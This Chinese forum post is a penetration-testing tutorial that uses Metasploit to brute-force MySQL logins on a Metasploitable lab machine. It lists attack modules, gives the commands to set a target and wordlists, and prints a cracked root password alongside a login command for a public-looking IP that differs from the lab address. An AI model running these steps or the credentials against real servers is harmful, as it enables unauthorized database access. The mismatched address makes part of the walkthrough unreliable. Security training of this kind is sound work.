设为首页
收藏本站
切换到窄版
用户名
Email
自动登录
找回密码
密码
登录
立即注册
只需一步,快速开始
快捷导航
首页
BBS
关于我们
搜索
搜索
热搜:
活动
交友
discuz
本版
帖子
京峰教育-Linux技术论坛
»
首页
›
默认篇
›
Linux基础入门
›
实战Msfconsole渗透MYSQL
返回列表
发新帖
查看:
3
|
回复:
0
实战Msfconsole渗透MYSQL
[复制链接]
admin
admin
当前离线
积分
240
52
主题
27
回帖
240
积分
管理员
积分
240
发消息
发表于
昨天 09:35
|
显示全部楼层
|
阅读模式
Metasploitable系统中,MySQL的身份认证存在漏洞。该漏洞有可能会让潜在的攻击者不必提供正确的身份证书便可访问MySQL数据库。所以用户可以利用该漏洞,对MySQL服务进行渗透攻击。
Metasploit框架提供了一套针对MySQL数据库的辅助模块,可以帮助用户更有效的进行渗透测试。基于Metaspliot渗透攻击MySQL数据库服务的具体操作步骤如下。

执行Msfconsole指令,操作指令和执行结果,如图所示:

扫描所有有效的MySQL模块,操作指令和执行结果,如图所示:
search mysql
auxiliary/admin/mysql/mysql_enum MySQL枚举模块
auxiliary/admin/mysql/mysql_sql MySQL SQL查询
auxiliary/analyze/jtr_mysql_fast 破解MySQL密码
auxiliary/scanner/mysql/mysql_auth MySQL密码认证绕过
auxiliary/scanner/mysql/mysql_file_enum MYSQL 文件/目录枚举
auxiliary/scanner/mysql/mysql_hashdump MYSQL 密码哈希值获取
auxiliary/scanner/mysql/mysql_login MySQL登录验证暴力破解
auxiliary/scanner/mysql/mysql_schemadump MYSQL Schema 导出
auxiliary/scanner/mysql/mysql_version MySQL信息枚举
auxiliary/scanner/mysql/mysql_writable_dirs MYSQL目录可写测试
auxiliary/server/capture/mysql 捕获MySQL认证凭证
exploit/linux/mysql/mysql_yassl_getname MYSQL溢出漏洞
exploit/linux/mysql/mysql_yassl_hello Hello 消息溢出漏洞
exploit/windows/mysql/mysql_mof Windows mof提权
exploit/windows/mysql/mysql_payload Windows上传漏洞提权
exploit/windows/mysql/mysql_start_up Windows启动项提权
exploit/windows/mysql/mysql_yassl_hello SSL Hello 消息溢出

使用MySQL登录扫描模块:auxiliary/scanner/mysql/mysql_login,操作指令和执行结果,如图所示:
use auxiliary/scanner/mysql/mysql_login

查看该模块所有的参数和选项,操作指令和执行结果,如图所示:
show options

指定渗透攻击的目标IP和用户字典&密码字典文件的路径,操作指令和执行结果,如图所示:
set RHOSTS 192.168.101.129
set user_file /tmp/users.txt
set pass_file /tmp/passwd.txt


启动渗透攻击,操作指令和执行结果,如图所示:
exploit

根据如上图的攻击,MYSQL数据库密码被攻破,用户名为root,密码是:aaaAAA111.,通过MYSQL客户端指令登录数据库,执行如下指令:
mysql -h120.92.111.191 -uroot -paaaAAA111.
回复
举报
返回列表
发新帖
懒得打字嘛,点击右侧快捷回复
选择快捷回复
楼主发贴辛苦了,谢谢楼主分享!
楼主太厉害了!楼主,I*老*虎*U!
这个帖子不回对不起自己!
这东西我收了!谢谢楼主!
我看不错噢 谢谢楼主!
既然你诚信诚意的推荐了,那我就勉为其难的看看吧!
其实我一直觉得楼主的品味不错!呵呵!
感谢楼主的无私分享!
楼主,大恩不言谢了!
楼主,我太崇拜你了!
社区不能没有像楼主这样的人才啊!
【右侧内容,后台自定义】
高级模式
B
Color
Image
Link
Quote
Code
Smilies
您需要登录后才可以回帖
登录
|
立即注册
本版积分规则
发表回复
回帖后跳转到最后一页
快速回复
返回顶部
返回列表


 发表于